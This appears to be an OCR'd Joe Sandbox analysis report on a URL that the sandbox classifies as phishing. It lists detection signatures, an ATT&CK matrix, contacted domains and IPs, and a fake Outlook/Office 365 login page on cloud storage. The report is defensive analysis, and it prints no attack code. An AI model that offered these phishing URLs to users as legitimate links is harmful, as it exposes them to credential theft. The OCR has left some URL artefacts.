ID: 412511
Cookbook: browseurl.jbs
Time: 18:38:33
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report http://keeplaffingwemake99383tyiwye.net/ 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Dropped Files 4
Sigma Overview 4
Signature Overview 4
AV Detection: 5
Phishing: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 12
Public 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASN 15
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
Static File Info 48
No static file info 48
Network Behavior 48
Network Port Distribution 48
TCP Packets 48
UDP Packets 50
DNS Queries 52
DNS Answers 52
HTTP Request Dependency Graph 54
HTTP Packets 54
HTTPS Packets 62
Code Manipulations 68
Statistics 68
Behavior 68

System Behavior 69
Analysis Process: iexplore.exe PID: 4124 Parent PID: 792 69
General 69
File Activities 69
Registry Activities 69
Analysis Process: iexplore.exe PID: 4272 Parent PID: 4124 69
General 70
File Activities 70
Registry Activities 70
Disassembly 70


Analysis Report http://keeplaffingwemake99383tyiwye.n…

Overview


General Information

Sample URL:	http://keeplaffingwemake99383tyiwye.net/
Analysis ID:	412511
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Yara detected HtmlPhish10
- Yara detected obfuscated html page
- Phishing site detected (based on log…
- HTML body contains low number of …
- HTML title does not match URL
- Invalid 'forgot password' link found

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 4124 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4272 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4124 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN_____mexico_iwcbew297279929_92727297_nunueun[1].htm	JoeSecurity_Obshtml	Yara detected obfuscated html page	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Phishing:

Yara detected HtmlPhish10


Yara detected obfuscated html page

Phishing site detected (based on logo template match)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partit
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap		Carri Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://keeplaffingwemake99383tyiwye.net/	0%	Avira URL Cloud	safe	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://outlook0ffice365cgilogon.s3.us-east.cloud-object-storage.appdomain.cloud/_____mexico_iwcbew297279929_92727297_nunueun.html	100%	SlashNext	Fake Login Page type: Phishing & Social usering	
http://https://ssl.sitew.org/images/blog/templates/v2/52_mobile.jpg	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-1-rapidite.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-asso.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_pro_home_sitew.svg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/32_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/logos/2021_wide.svg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/product_store.png	0%	Avira URL Cloud	safe	
http://https://rb.bp.cdnsw.com	0%	Avira URL Cloud	safe	
http://https://st0.cdnsw.com/logo/MtxgY0xq7ZaF%7CDUvJtZIe53rcKjBFj1eQJPNWVo5Jw754tHoCVffmfcn4wJuaxIE.png	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-indiv.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/contact.png	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/33_desktop.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/32_desktop.jpg	0%	Avira URL Cloud	safe	
http://www.keeplaffingwemake99383tyiwye.net/265cgilogon.s3.us-east.cloud-obje	0%	Avira URL Cloud	safe	
http://ns.ado	0%	Avira URL Cloud	safe	
http://https://mfs0.cdnsw.com	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/31_desktop.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/home-green-illu.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/home-accompagnement-efficace.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_blog_home_sitew.svg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/home-fonctionnalites-photo.png	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/product_ndd.png	0%	Avira URL Cloud	safe	
http://mfs0.cdnsw.com/fs/Root/large/etwk0-new-remittance.png	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/33_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/53_mobile.jpg	0%	Avira URL Cloud	safe	
http://brandon.aaron.sh)	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_asso_home_sitew.svg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/top/fr/leaf_2.png	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_portfolio_home_sitew.svg	0%	Avira URL Cloud	safe	
http://www.keeplaffingwemake99383tyiwye.net/2wemake99383tyiwye.net/Root	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/38_desktop.jpg	0%	Avira URL Cloud	safe	
http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/button/1.css?clearcache=5	0%	Avira URL Cloud	safe	
http://https://st0.cdnsw.com/assets/gilroy/gilroy-medium-31b466a996548760e5ed85b12e182bc9.woff2	0%	Avira URL Cloud	safe	
http://https://ra0.cdnsw.com/cc0/	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/editor_icons/design_panel/gt_icon_	0%	Avira URL Cloud	safe	
http://https://outlook0ffice365cgilogon.s3.us-east.cloud-object-storage.appdomain.cloud/Root	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/animation_en.mp4	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/51_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/templates.png	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-2-sites.webp	0%	Avira URL Cloud	safe	
http://www.keeplaffingwemake99383tyiwye.net/favicon.ico~	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/21_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/home-google-simple.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/12_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/31_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://st0.cdnsw.com/assets/precompile/cpts/common/icons-7d2d8846fab8b0d98519a12a90295eb6.css	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/mascotte_pos_1_s2.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-pro.webp	0%	Avira URL Cloud	safe	
http://https://st0.cdnsw.com/assets/gilroy/gilroy-regular-f1ecb849891a09cae3f3d560b7ed2e08.woff	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/top/en/browser_1.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/home-google-argent.webp	0%	Avira URL Cloud	safe	
http://www.keeplaffingwemake99383tyiwye.net/z	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/4_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/27_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-2-anniversaire.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/product_blog.png	0%	Avira URL Cloud	safe	
http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/button/2.css?clearcache=5	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/53_desktop.jpg	0%	Avira URL Cloud	safe	
http://www.keeplaffingwemake99383tyiwye.net	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/21_desktop.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/support_team.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/54_mobile.jpg	0%	Avira URL Cloud	safe	
http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/link/1.css?clearcache=5	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.keeplaffingwemake99383tyiwye.net/2om/ilogon.s3.us-east.cloud-obje	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/51_desktop.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/product_background_front3.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/product_vitrine.png	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_perso_home_sitew.svg	0%	Avira URL Cloud	safe	
http://https://st0.cdnsw.com/assets/gilroy/gilroy-regular-2574ec89d9fd02ee8503459b281d2e80.woff2	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/browser_multiBloc.svg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/templates/v2/49_mobile.jpg	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/home-accompagnement-humains.webp	0%	Avira URL Cloud	safe	
http://https://ssl.sitew.org/images/blog/landing/2021/numberBackgroundArrow.svg	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
star-mini.c10r.facebook.com	185.60.216.35	true	false		high
www.google.de	142.250.185.227	true	false		high
d1r3aid9v9xqmp.cloudfront.net	13.225.74.42	true	false		high
cs1100.wpc.omegacdn.net	152.199.23.37	true	false		unknown
ssl.sitew.org	188.165.33.133	true	false		unknown
stats.l.doubleclick.net	142.250.13.155	true	false		high
rb.bp.cdnsw.com	188.165.156.234	true	false		unknown
www.sitew.com	87.98.141.83	true	false		high
st0.cdnsw.com	46.105.199.115	true	false		unknown
mautic.pikock.com	195.154.107.128	true	false		unknown
keeplaffingwemake99383tyiwye.net	178.32.55.155	true	false		unknown
s3.us-east.cloud-object-storage.appdomain.cloud	169.63.118.98	true	false		unknown
mfs0.cdnsw.com	46.105.199.115	true	false		unknown
st0.bp.cdnsw.com	188.165.33.133	true	false		unknown
www.en.sitew.com	178.32.55.155	true	false		high
googleads.g.doubleclick.net	142.250.186.66	true	false		high
cdnjs.cloudflare.com	104.16.19.94	true	false		high
cs1227.wpc.alphacdn.net	192.229.221.185	true	false		unknown
www.keeplaffingwemake99383tyiwye.net	178.32.55.155	true	false		unknown
www.google.ch	142.250.186.67	true	false		high
vimeo-video.map.fastly.net	151.101.114.109	true	false		unknown
logincdn.msauth.net	unknown	unknown	false		unknown
www.facebook.com	unknown	unknown	false		high
static.affilae.com	unknown	unknown	false		high
aadcdn.msftauth.net	unknown	unknown	false		unknown
stats.g.doubleclick.net	unknown	unknown	false		high
code.jquery.com	unknown	unknown	false		high
f.vimeocdn.com	unknown	unknown	false		high
outlook0ffice365cgilogon.s3.us-east.cloud-object-storage.appdomain.cloud	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.keeplaffingwemake99383tyiwye.net/	false		unknown
http://keeplaffingwemake99383tyiwye.net/	false		unknown
http://mfs0.cdnsw.com/fs/Root/large/etwk0-new-remittance.png	false	• Avira URL Cloud: safe	unknown
http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/button/1.css?clearcache=5	false	• Avira URL Cloud: safe	unknown
http://https://outlook0ffice365cgilogon.s3.us-east.cloud-object-storage.appdomain.cloud/_____mexico_iwcbew297279929_92727297_nunueun.html	true	• SlashNext: Fake Login Page type: Phishing & Social usering	unknown
http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/button/2.css?clearcache=5	false	• Avira URL Cloud: safe	unknown
http://www.keeplaffingwemake99383tyiwye.net/assets/precompile/gt/link/1.css?clearcache=5	false	• Avira URL Cloud: safe	unknown
http://https://www.en.sitew.com/	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://player.vimeo.com/api/player.js	O990EGNU.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/templates/v2/52_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-1-rapidite.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-asso.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.sitew.com/log/save_session?split=iH1lO3nn22XnmA%7CGd3gbyVWnBgnQWGZkhl4dy40muLDCWPWhI	{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_pro_home_sitew.svg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/32_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/logos/2021_wide.svg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://f.vimeocdn.com/js/froogaloop2.min.js	mtc[1].js.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/product_store.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://rb.bp.cdnsw.com	O990EGNU.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://st0.cdnsw.com/logo/MtxgY0xq7ZaF%7CDUvJtZIe53rcKjBFj1eQJPNWVo5Jw754tHoCVffmfcn4wJuaxIE.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
